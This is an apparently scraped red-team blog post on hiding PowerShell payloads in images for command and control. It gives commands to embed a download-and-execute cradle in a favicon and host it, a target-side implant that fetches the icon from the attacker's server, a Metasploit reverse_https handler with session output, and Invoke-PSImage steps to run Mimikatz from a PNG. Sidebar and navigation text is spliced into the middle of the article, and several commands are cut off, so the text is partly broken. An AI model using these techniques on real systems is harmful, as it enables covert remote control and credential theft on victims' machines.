Microsoft Office – NTLM Hashes via Frameset

Command and Control – Web Interface

January 2, 2018

Command and Control – Images

netbiosX | Red Team | C2, Command and Control, Red Team | Leave a comme

Images traditionally have been used as a method of hiding a message. It is possibly for forensic investigators the oldest trick in the book to search for evidence inside that type of files. However in offensive security and red teaming pictures can hide commands, payloads and scripts.

Michael Scott developed a python script which can generate an icon image and embed into this image a PowerShell command. The first step is to write the command into a text file.

```
1 echo 'IEX((new-object net.webclient).downloadstring("http://1
```


Search the Lab

Search...

Author

netbiosX


Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,640 other followers

Enter your email address


Follow



Favicon – Embedded Command

The next step is to create the favicon which will contain the embedded payload, start the apache web server and move the icon to a web server directory.

```
python create_favicon.py shellcode.txt evil.png
service apache2 start
mv evil.png /var/www/favicon.ico
```



Generation of Favicon

Metasploit module **multi/handler** can be used to receive the connection once the command is executed on the target host.

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set LHOST XXX.XXX.XXX.XXX
set LPORT 443
```

Recent Posts

- Lateral Movement – RDP
- DCShadow
- Skeleton Key
- Golden Ticket
- Dumping Clear-Text Credentials

Categories

- Coding (10)
- Defense Evasion (19)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (21)
- Information Gathering (12)
- Infrastructure (1)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (11)
- Privilege Escalation (14)
- Red Team (23)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

Archives

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.171
LHOST => 192.168.1.171
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.171:443
[*] Starting the payload handler...
```

Metasploit – Multi Handler Module for Favicon


The **Get-FaviconText** PowerShell script will download the icon into a temporary directory and it will convert the pixels back to characters in order to execute the payload command.

```
1  Import-Module .\readFavicon.ps1
2  Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteT
```

```
PS C:\Users\User> Import-Module .\readFavicon.ps1
PS C:\Users\User> Get-FaviconText -URL http://192.168.1.171/favicon.ico -WriteTo $env:TEMP
PS C:\Users\User>
```


Implant – Favicon Configuration

The **Get-FaviconText** script is actually the implant which needs to be executed on the target. Even if permissions are not set on the web directory to access this file the payload command inside the icon will still run.



Implant – Favicon

A Meterpreter session will open and the target can be controlled through Metasploit.



Meterpreter via Favicon

However it is also possible to use other types of images such as JPG in order to embed not just commands but full PowerShell scripts in order to perform various other post exploitation activities. Barrett Adams developed a PowerShell module that can use pixels of a PNG file to embed a PowerShell script. This module will also generate an oneliner command for execution:

```
1  Import-Module .\Invoke-PSImage.ps1
2  Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg
```


- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter


- RT **@DirectoryRanger**: Microsoft Office – NTLM Hashes via Frameset, by **@netbiosX** **pentestlab.blog/2017/12/18/mic… 2 days ago**
- Astra - Automated Security Testing For REST API's **github.com/flipkart-incub… 2 days ago**
- RT **@nikhil_mitt**: [Blog] Silently turn off Active Directory Auditing using DCShadow. **#Mimikatz #RedTeam #ActiveDirectory https://t.co/f38Kkb… 2 days ago**
- SpookFlare - Loader, dropper generator with multiple features for bypassing client-side and network-side countermea… **twitter.com/i/web/status/9… 3 days ago**
- Windows Event Log to the Dark Side—Storing Payloads and Configurations **medium.com/@5yx**… **3 days ago**

Follow @netbiosX

Pen Test Lab Stats


- 2,942,077 hits

Blogroll



Embedding Mimikatz in PNG – Web Version


Executing the oneliner will result of running Mimikatz through a PNG file that is stored on a web server.



Mimikatz via PNG over the Web

Alternatively this script can generate an oneliner for an image that is hosted locally.

```
1 Invoke-PSImage -Script .\Invoke-Mimikatz.ps1 -Image .\77.jpg
```



Embedding Mimikatz in PNG – Local Version

Running the command will execute Mimikatz from the PNG file.


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



Mimikatz via PNG – Local

Conclusion

Images can be used to execute shellcode and scripts and perform other activities. There is a limitation in the number of characters that can be used therefore only images with a lot of pixels can carry a script. It is an interesting method of hiding payloads in plain sight and a type of threat that it could be prevented if PowerShell was disabled across the network.

References

- https://github.com/et0x/C2
- http://rwnin.net/?p=35
- https://github.com/peewpw/Invoke-PSImage

Professional

- **The Official Social Engineering Portal** Information about the Social Engineering Framework,Podcasts and Resources 0

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

Facebook Page

Penetrati…
9.9K likes

Like Page

Be the first of your friends to like this

Advertisements

Rate this:

Rate This

Share this:

Twitter Facebook 64 LinkedIn Pinterest

Reddit Tumblr Google

Like

Be the first to like this.

Related

Command and Control - JavaScript
In "Red Team"

Command and Control - WebDAV
In "Red Team"

Microsoft Office - DDE Attacks
In "Red Team"

Leave a Reply

Enter your comment here...

Microsoft Office – NTLM Hashes via Frameset

Command and Control – Web Interface